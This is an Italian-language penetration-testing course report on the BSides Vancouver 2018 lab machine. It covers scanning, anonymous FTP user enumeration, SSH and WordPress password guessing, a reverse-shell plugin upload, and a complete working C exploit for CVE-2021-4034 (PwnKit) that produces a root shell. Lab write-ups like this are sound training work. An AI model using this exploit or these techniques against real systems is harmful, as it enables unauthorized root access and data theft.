
Raul Pastor

PROGETTO FINALE M4


Nel progetto finale di questo modulo viene richiesto di effettuare Vulnerability Assessment e Penetration Testing completi dalla macchina Kali (con IP: 192.168.1.146) sulla macchina target BSides Vancouver 2018 (con IP: 192.168.1.148).


Analisi dei Servizi e Ricognizione Iniziale

L'attività è iniziata con l'utilizzo del tool netdiscover per mappare la rete locale. Attraverso l'invio di richieste ARP, è stato possibile identificare l'indirizzo IP del target (192.168.1.148).



Proseguendo poi con una verifica ICMP e con una scansione sistematica dell'infrastruttura per mappare la superficie di attacco.





(*Verifica della connessione tramite protocollo ICMP*)

```
┌──(raul㉿192)-[~]
└─$ nmap -sV 192.168.1.148
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-24 10:03 GMT
Nmap scan report for bsides2018.homenet.telecomitalia.it (192.168.1.148)
Host is up (0.00074s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.5
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
MAC Address: 0E:3F:A4:96:2B:02 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.39 seconds
```

(*Scansione della Versione delle porte sulla macchina target*)

```
┌──(raul㉿192)-[~]
└─$ nmap --script vuln 192.168.1.148
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-24 09:38 GMT
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for bsides2018.homenet.telecomitalia.it (192.168.1.148)
Host is up (0.00092s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| http-enum:
|_  /robots.txt: Robots file
MAC Address: 0E:3F:A4:96:2B:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 57.69 seconds
```

(*Scansione delle vulnerabilità delle porte sulla macchina target tramite script di Nmap*)

Oltre al servizio HTTP e FTP è stata rilevata la presenza del servizio SSH (Secure Shell) sulla porta standard 22.

Per la parte di Ricerca delle vulnerabilità è stato utilizzato anche il tool Nessus che prevede librerie di vulnerabilità più complete:

1. Canonical Ubuntu Linux SEoL (12.04.x)

ID: 10101 (Nessus) | Criticità: Critica

- Descrizione: Il sistema operativo host è Ubuntu 12.04, il cui supporto di sicurezza è terminato ad Aprile 2017. Il sistema non riceve più patch per vulnerabilità critiche.
- Impatto: Un attaccante può sfruttare exploit noti a livello kernel per ottenere privilegi di ROOT in modo banale.
- Remediation: Upgrade immediato. Migrare i servizi su una versione TLTS supportata (es. Ubuntu 22.04 LTS o 24.04 LTS).

2. Apache Server ETag Header Information Disclosure

ID: 12155 (Nessus) | Criticità: Media

- Descrizione: L'header HTTP ETag rivela l'ID dell'inode del file system, la dimensione del file e l'ultimo timestamp di modifica.
- Impatto: Aiuta un attaccante a mappare la struttura interna dei file e a determinare se il sistema è vulnerabile a specifici attacchi basati sulla versione dei file.
- Remediation: Modificare la configurazione di Apache (/etc/apache2/apache2.conf) aggiungendo o modificando la direttiva:

  Apache

  FileETag MTime Size

  (Rimuovendo il valore INode).

3. SSH Weak Configuration (Ciphers, KEX, MAC)

ID: 70658, 153953 (Nessus) | Criticità: Bassa


- Descrizione: Il server SSH accetta algoritmi obsoleti:
  - Cipher: CBC.
  - KEX: Diffie-Hellman Group 1 (1024-bit).
  - MAC: HMAC-MD5-96.
- Impatto: Rischio di attacchi Man-in-the-Middle (MitM) e potenziale decifrazione del traffico SSH.
- Remediation: Configurare /etc/ssh/sshd_config per consentire solo algoritmi forti.

4. ICMP Timestamp Request Remote Date Disclosure

ID: 10114 (Nessus) | Criticità: Bassa

- Descrizione: Il sistema risponde ai pacchetti ICMP Type 13, rivelando l'ora di sistema.
- Impatto: Può essere usato per attacchi temporali o per eludere protocolli di autenticazione basati sul tempo.
- Remediation: Configurare il firewall per bloccare i messaggi ICMP timestamp

Inizialmente lo scopo era connettersi al servizio FTP tramite ‘anonymous’ così da verificare se ci fossero file con delle informazioni sugli utenti della macchina.



(*Connessione ‘anonymous’ sul servizio FTP*)

Una volta connesso, ho trovato un file chiamato ‘users.txt.bk’ che ho scaricato e mi ha permesso di conoscere gli username sulla macchina.

```
ftp> ls
229 Entering Extended Passive Mode (|||46741|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||15214|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0              31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> ls -la
229 Entering Extended Passive Mode (|||58369|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 .
drwxr-xr-x    3 0        0            4096 Mar 03  2018 ..
-rw-r--r--    1 0        0              31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||27223|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |***************************************************************************************|    31        3.92 KiB/s    00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (3.08 KiB/s)
```

```
┌──(raul㉿192)-[~]
└─$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

(*Nomi utente della macchina target*)


è stato identificato che l'account di sistema ‘anne’ fosse l’unico che richiedeva una password. In questa fase di Vulnerability Assessment, l'attenzione si è focalizzata sulla verifica della robustezza delle credenziali per l'accesso remoto diretto.


```
┌──(raul㉿192)-[~]
└─$ ssh mai@192.168.1.148
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
mai@192.168.1.148: Permission denied (publickey).

┌──(raul㉿192)-[~]
└─$ ssh doomguy@192.168.1.148
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
doomguy@192.168.1.148: Permission denied (publickey).

┌──(raul㉿192)-[~]
└─$ ssh anne@192.168.1.148
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
anne@192.168.1.148's password:
Permission denied, please try again.
anne@192.168.1.148's password:
Permission denied, please try again.
anne@192.168.1.148's password:
anne@192.168.1.148: Permission denied (publickey,password).
```

Raul Pastor

Attacco a Forza Bruta su Servizio SSH

È stato condotto un tentativo di Brute Force diretto contro l'utente anne utilizzando il protocollo SSH. Attraverso l'impiego di dizionari di password comuni, l'attacco ha mirato a identificare una combinazione valida per l'accesso al terminale. L'attacco ha dato esito positivo e la combinazione di Username e Password deboli ha reso possibile bucare la macchina (Username: anne; Password: princess) e accedere con permessi di root.






(*Accesso alla cartella root sulla macchina target*)


Compromissione del CMS WordPress

Spostando l'analisi sulla porta 80, inoltre, è stata individuata un'istanza di WordPress obsoleta (v. 4.5) nella directory /backup_wordpress/.




(*Connessione web non sicura sull'IP target*)


Utilizzando lo strumento WPScan, è stata eseguita una nuova fase di enumerazione che ha portato all'individuazione dell'utente 'john' (e 'admin' per cui l'attacco a dizionario non è risultato efficace). Il login di WordPress è risultato vulnerabile a un attacco di dizionario, portando in breve tempo alla scoperta della password 'enigma'. L'accesso alla dashboard amministrativa ha fornito il punto di appoggio necessario per l'esecuzione di codice sul server.



(*Scoperta degli utenti presenti su Wordpress*)




(*Attacco a dizionario su Wordpress per l'utente john*)



(*Esito positivo dell'attacco*)

Exploitation tramite Plugin Malevolo


Per ottenere il controllo del sistema operativo sottostante, è stata sfruttata la funzionalità di installazione plugin di WordPress. È stato generato un file .zip malevolo contenente una reverse shell PHP tramite lo strumento msfvenom. Una volta caricato e attivato il plugin all'interno della dashboard, il server ha avviato una connessione in uscita verso la macchina attaccante sulla porta 4444. Questo ha permesso di stabilire una sessione Meterpreter con i privilegi dell'utente di servizio www-data, garantendo l'accesso iniziale al file system di Linux.



(*Exploit che ha permesso di creare una connessione Reverse TCP*)

Post-Exploitation e Analisi del File System

Durante la fase di analisi post-compromissione, è stato esaminato il file di configurazione wp-config.php, il quale conteneva le credenziali in chiaro per il database locale: utente john@localhost e password 'thiscannotbeit'. Sebbene queste credenziali fossero valide per il DBMS, i tentativi di riutilizzo della password (password reuse) per elevare i privilegi verso account di sistema tramite il comando su non hanno prodotto risultati positivi.



(*Contenuto di uno dei file analizzati*)

Escalation dei Privilegi a Root


L'ultima fase del Penetration Test ha mirato al controllo totale del server. Utilizzando il comando find con filtri specifici per i permessi SUID, è stata generata una lista di binari eseguibili con privilegi di superutente. Tra i risultati ottenuti, l'identificazione di /usr/bin/pkexec ha permesso di focalizzare l'attacco verso la vulnerabilità CVE-2021-4034 (PwnKit). È stato preparato un exploit in linguaggio C basato sulla Proof of Concept pubblica rilasciata.

```
meterpreter > find / -perm -u=s -type f 2>/dev/null
[-] Unknown command: find. Run the help command for more details.
meterpreter > shell
Process 2949 created.
Channel 8 created.
find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/fusermount
/bin/ping6
/bin/ping
/bin/mount
/bin/su
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/pt_chown
/usr/bin/arping
/usr/bin/at
/usr/bin/chfn
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/mtr
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/lppasswd
/usr/bin/sudoedit
/usr/bin/chsh
/usr/bin/X
/usr/bin/pkexec
/usr/sbin/uuidd
/usr/sbin/pppd
which gcc
/usr/bin/gcc
cd /tmp
```

```
cat << 'EOF' > exploit.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

char *shell =
    "#include <stdio.h>\n"
    "#include <stdlib.h>\n"
    "#include <unistd.h>\n\n"
    "void gconv() {}\n"
    "void gconv_init() {\n"
    "    setuid(0); setgid(0);\n"
    "    setenv(\"PATH\", \"/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin\", 1);\n"
    "    system(\"/bin/sh\");\n"
    "    exit(0);\n"
    "}";

int main() {
    system("mkdir -p 'GCONV_PATH='; touch 'GCONV_PATH=./pwnkit'; chmod a+x 'GCONV_PATH=./pwnkit'");
    system("mkdir -p pwnkit; echo 'module UTF-8// PWNKIT// pwnkit 2' > pwnkit/gconv-modules");
    FILE *fp = fopen("pwnkit/pwnkit.c", "w");
    fprintf(fp, "%s", shell);
    fclose(fp);
    system("gcc pwnkit/pwnkit.c -o pwnkit/pwnkit.so -shared -fPIC");
    char *env[] = { "pwnkit", "PATH=GCONV_PATH=.", "CHARSET=PWNKIT", "SHELL=pwnkit", NULL };
    execve("/usr/bin/pkexec", (char*[]){NULL}, env);
    return 0;
}
EOF
gcc exploit.c -o exploit
./exploit
whoami
root
cd /root
```

(*Codice C ripreso dalla vulnerabilità CVE-2021-4034 (PwnKit)*)

L'exploit ha forzato l'esecuzione di una shell con i massimi privilegi. L'ottenimento del prompt di root ha permesso la lettura dei dati sensibili all'interno della directory /root, completando l'obiettivo.



(*Macchina compromessa con i privilegi di root*)

Raccomandazioni

Il successo dell'attacco è stato reso possibile dalla combinazione di tre fattori critici: l'utilizzo di software obsoleti (Ubuntu 12.04), una gestione delle password debole e una configurazione permissiva di WordPress che consente il caricamento di plugin arbitrari. Si raccomanda un aggiornamento immediato verso distribuzioni moderne (es. Ubuntu 22.04 LTS), l'adozione di policy di password complesse e il monitoraggio costante dei file binari con privilegi SUID.